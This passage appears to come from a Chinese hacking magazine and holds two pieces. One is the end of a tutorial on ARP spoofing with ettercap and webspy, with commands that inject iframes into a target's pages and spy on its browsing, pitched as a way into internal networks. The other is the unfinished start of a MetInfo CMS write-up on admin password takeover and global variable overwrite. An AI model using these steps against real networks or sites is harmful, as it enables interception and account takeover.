效果是差不多的。其中 Ettercap 的 filter 语法规则可以通过 man 8 etterfilter 来查看，“if”和“(”之间必须有一个空格，每个 if 语句块必须用“{}”来包含。这里的语句是将<body>标签改成自己的内容，其中将 www.baidu.com 改成自己的网页地址就行。这里为了效果，我使用的是 1000，实际中需要改成 0。这里我选择的是第二个 filter，将代码保存为 a.filter，然后传到 BT5 上，命令为：

```
etterfilter a.filter -o a.ef
```

就是用 etterfilter 将其编译成 a.ef，结果如图 6 所示。




图 6

接着我们就可以执行了，命令是：

```
ettercap -T -q -F /usr/a.ef -M ARP /192.168.10.233/
```

各参数意义如下。

- T：使用 TEXT 模式启动。
- q：启用安静模式。
- F：加载指定的 filter。
- M：指定使用 ARP 模块。

这里是参考 Mickey 的介绍。我们的目标就是有网站的服务器 233，然后通过 120 这台机器模拟访问。执行后结果如图 7 所示。




图 7

我们先到233的机器中将index.php文件设置简单点:

```
<body>heikefangxian</body>
```

在嗅探前访问结果如图8所示。




图 8

接着我们运行命令,再次访问,结果如图9所示。




图 9

可以看到百度已经被镶嵌进去了,同时在BT5中显示"iframe injected after <body>",这就是我们上面写的程序中成功时返回的信息。

最后介绍的这个小功能也是dsniff的一个功能,这次用到的是webspy,这个工具的功能很有意思。我们需要指定一个要嗅探的主机,这里还是用192.168.10.233。这时如果主机发送HTTP请求,打开网页,webspy也会自动在本地打开一个相同的网页。首先我们在终端中输入webspy 192.168.10.233,结果如图10所示。




图 10

可以看到显示"listening on eth0",说明已经开始监听了。这时候我们在目标机上任意登录一个网页,比如www.baidu.com,结果如图11所示。





图 11

可以看到,火狐中已经打开了百度,也就是说,我们可以监视目标机器所访问的网页了。这在实际的入侵中,可以通过监视管理员访问的网站刺探到一些信息,可能管理访问的是个内网,那么不失为内网入侵的好方法。

到此,Linux下ARP入侵的基本方法和注意事项我就基本介绍完了,如果有任何问题,欢迎大家找我探讨。




MetInfo 全局变量覆盖另类突破防注入

图/文 Yaseng

前言

对于相对成熟的 cms、sql inject，其 xss 都有完善的自身防御代码。然而一些逻辑错误及意识上的误区可能会让系统防御如同虚设，本文就是一个通过全局变量覆盖突破防注入及其他逻辑失误导致 MetInfo 企业网站管理系统多处安全缺陷的案例。

前台逻辑缺陷秒改管理员密码



MetInfo 是国内使用非常广泛的企业管理系统，采用 PHP+MySQL 架构。速度下载安装。

	id	admin_type	admin_id
编辑 复制 删除	1	cn-metinfo, en-metinfo	yaseng
编辑 复制 删除	2		fuck

又是管理员和前台会员在一个表的，这下方便多了，注册普通会员，查看源码。

```
ethod="POST" name="myform" action="save.php?action=editor" target="_self">
    <input name="useid" type="hidden"size="20" maxlength="20" value="fuck">
    <input name="lang" type="hidden" value="cn">
cellpadding="2" cellspacing="1" border="0" width="95%" class="table_member">
  <tr>
    <td class="member_text"><font color="#FF0000">*</font>用户名 </td>
    <td colspan="2" class="member_input"> <input name="useid" type="text" class="i
  </tr>
        <tr>
```

有个 hidden 的字段，目测有鬼，继续跟踪到 save.php。

```
if($action=="editor"){
$query = "update $met_admin_table SET
                              admin_id              =
'$useid',
                              ...                  = ...,

if($pass1){
$pass1=md5($pass1);
$query .=", admin_pass           = '$pass1'";
}
$query .="  where admin_id='$useid'";
$db->query($query);
okinfo('basic.php?lang='.$lang,$lang_js21);
}
```

看加粗的代码，$useid 则是刚才（后面会讲到）hidden 的字段。不是有句话叫做“一切用户输入都是有害的”，怎么能用这个更新资料的条件了，也就是说 只要知道管理员的名称，就可以更改管理员的密码。那怎么知道管理员的名称呢？admin？我们继续往下看。

全局变量覆盖

include\common.inc.php 是整个系统的核心文件。用户处理数据，连接数据库。

下面是一段很经典的代码，导致全局变量覆盖。

```
foreach(array('_COOKIE', '_POST', '_GET') as $_request) {
    foreach($$_request as $_key => $_value) {
        $_key{0} != '_' && $$_key =
daddslashes($_value);
    }
}
```

接下来找能利用的地方，最好是能直接 getShell 什么的。找了很久都发现数据库操作传进

